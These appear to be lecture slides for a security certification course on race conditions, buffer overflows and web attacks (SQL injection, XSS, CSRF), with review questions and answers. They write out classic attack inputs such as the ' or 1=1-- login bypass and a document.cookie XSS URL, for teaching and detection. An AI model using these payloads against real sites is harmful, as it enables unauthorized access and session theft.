  - Authorization is granted to a resource, but a malicious process accesses the resource before the authorized process can

Race Condition

- A programming/application design error
- Occurs when two or more processes/threads* try to access and change shared data at the same time
  - The thread scheduling algorithm can swap between threads at any time
  - You don't know which one will change the data first
- Typically caused by a delay between Time-of-Check (TOC) and Time-of-Use (TOU)
  - One thread can be “cleared” to change some data, but another thread sneaks in there first

How Application Threads Behave

Question

- Which vulnerability type is exploited when an attacker overwrites a register with a malicious address?
- **Buffer overflow**

Question #2

- You are examining a security report that includes the following statement:
  - After breaching a system, the attacker entered some unrecognized commands with very long text strings and then began using the sudo command to carry out actions…
- What do you think the attacker was doing?
- **Buffer overflow**

- The key point in the report is that the attacker was entering unrecognized commands with very long text strings
- The attacker seems to have been inputting more than the application could handle

Question #3


- You are overseas and withdraw the last of your money from an ATM attached to a local bank.
- You very quickly move to the ATM of another bank, and are able to make the same withdrawal, even though your account back home should be empty.
- What vulnerability allowed this to happen?
- **Race condition**

Web-based Vulnerabilities and Attacks

What is a Web Application?

- A script or executable that dynamically builds, modifies, and populates web pages
  - Provides an interface between the web server and the end user
  - Typically retrieves data from another source (such as a database) to build the page
- Web apps usually run on the web server
  - Independent from the operating system
- Web apps should be treated as a major line of defense against hacking
  - If an attacker inserts malicious commands in a web form, and the web app does not filter these out, those commands will be executed by a database server or the OS

Web Application Example



Web App Vulnerabilities

- Web apps can be vulnerable to carrying malicious input from an attacker to the web server, its operating system, or database
- Web app vulnerabilities are usually caused by insecure coding practices
  - The developer does not build security into the application
  - In most cases, the error is lack of input validation / sanitization


Unsanitized Input

- AKA unvalidated input
- The single biggest web app vulnerability
- Caused by sloppy programming
  - The developer fails to include code that will filter out inappropriate user input
- Allows malicious commands to be injected into an application
  - The code interpreter is tricked into executing unintended commands or accessing data without proper authorization
  - Leads to unauthorized commands, SQL injection, cross-site scripting, and session hijacking
- Most web app attacks can be mitigated through proper input validation
  - Besides the firewall, input validation should be considered the first line of defense against web app attacks
  - A web application firewall (WAF) can block suspicious input
  - The web app itself should also be designed with input validation code wherever a user must enter input into a field


SQL Injection (SQLi)

- The most common type of web app attack
- Structured Query Language (SQL) is a standardized programming language used to:
  - Manage relational databases
  - Perform operations on their data
- If a web app does not have sufficient input validation, an attacker could enter malicious SQL commands in a web form
  - The web app would pass the malicious command to the database server
  - The database server would execute the command, thinking it is legitimate
- The most basic SQLi command is:

  ‘ or 1=1--




SQL Injection in Login Page Example



Scrpt.sql

```sql
SELECT * FROM Users
    WHERE UserName = 'UserEnteredUserName'
    AND Pass = 'HashValueOfPassWord';
```

SQL Injection in Login Page Example (cont'd)



What each part of the SQL injection does:

- **'** closes the opening quote in the user name field
- **OR** becomes a SQL keyword
- **1=1** is a statement which always returns the value TRUE
  - This will return ALL records in the Users table!
- **;** indicates the SQL statement has ended
- **--** comment out the rest part of the SQL statement
  - SQL will run the query even without the correct password
  - The attacker had to enter *something* in the password field to satisfy the mobile app

Scrpt.sql


```sql
SELECT * FROM Users
    WHERE UserName = '' OR 1=1;--' AND Pass = 'HashValueOfLetmein';
```

Cross-Site Scripting (XSS)

- A popular and effective attack type
- Exploits a client's trust in a server
- Malicious code (typically JavaScript) is inserted into a web page*
- While the victim views the page, their browser executes the malicious code in the background
- Made possible when the web app does not validate user input
- Requires some level of social engineering
- Can compromise a session by:
  - Stealing its cookie
  - Causing the user's browser to perform an unwanted command in the background

* Some versions of XSS (DOM-based) insert the malicious code directly into the user's browser

XSS Attack Flow Example



XSS Example

https://www.example.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

HTML Encoding

https://www.example.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E


https://www.example.com/contact-us/_name=<script>alert(document.cookie)</script>

HTML URL Encoding	Character
%2f	/
%3b	;
%3c	<
%3d	=
%3e	>
%3f	_

Cross-Site Request Forgery (CSRF)

- Exploits a server's trust in the client
- Takes advantage of a browser's implicit authorization to perform tasks for an authenticated user
  - The victim authenticates/is already authenticated to the web site
  - The attacker sends a malicious link to the victim
  - The link instructs the victim's browser to perform an unwanted action in the background
- A CSRF attack can force the unwitting victim to:
  - Transfer funds
  - Make unauthorized purchases
  - Change their email address or contact details
  - etc.
- If the victim has an administrative account, the attacker can expand the attack to other areas in the web site

CSRF Example



Question

- Which attack type takes advantage of database misconfigurations?
- **SQL injection**

Question #2

- What is the biggest programming error that allows injection attacks to occur?
- **Lack of input validation / sanitization**

Question #3

- A security analyst was deploying a new website and found a connection attempting to authenticate on the site's portal
- While Investigating The incident, the analyst identified the following Input in the username field:

```
admin’ or 1=1--
```

- What kind of attack is this?
- **SQL injection**

Question #4

- Which web attack type exploits the client’s trust in a server?
- **Cross-site scripting (XSS)**

Question #5


- What type of attack uses an input field to run commands that can view or manipulate data?
- **SQL injection**


Question #6

- Which web attack type exploits the server’s trust in an authenticated client?
- **Cross-site request forgery (CSRF)**

Question #7

- What type of attack do these two screenshots suggest?
- **SQL injection**





Question #8

- You review the webserver logs and notice the following lines:

Source IP	Destination IP	Requested URL	Action Taken
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname'--	permit and log
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname+OR+1=1--	permit and log


- What attack type is this?
- **SQL injection**

Question #9

- You are assisting a team of developers with best practices for coding.
- You would like to defend against the use of SQL injection attacks.
- What is your first recommendation to the developers?
- **Input validation**

Other Vulnerabilities

Hardware Vulnerabilities




- Firmware
  - Firmware is software on a chip
  - It is embedded in a hardware device such as a:
    - router, printer, phone, or a BIOS chip
  - Devices often have older firmware with vulnerabilities
  - Can be reverse-engineered and modified to create malicious versions
- Devices at End-of-Life (EOL)
  - The product stops receiving updates/support from the vendor
  - EOL examples:
    - WannaCry exploited unaddressed XP vulnerabilities
    - Server 2003 MS03-026_RPC_DCOM_EXPLOIT vulnerability was never fixed by Microsoft

Legacy System

- Contains outdated hardware/software
- Unable to accommodate today's security best practices
  - Cannot be retrofitted with modern security features
  - Might lack sufficient encryption or access control
- Still in use because there is no straightforward replacement
  - You might be able to harden somewhat
  - Will probably require compensating controls

Virtualization Vulnerabilities

- Virtual machine (VM) escape
  - The guest operating system of the VM breaks out and interacts directly with the host operating system or other VMs
- Resource reuse
  - When resources (memory, disk space) are released, they can be made available for reuse by other
  - Since removing information requires time and additional resources, operating systems do not usually clear the previously written information
    - Which can be accessed by a malicious process



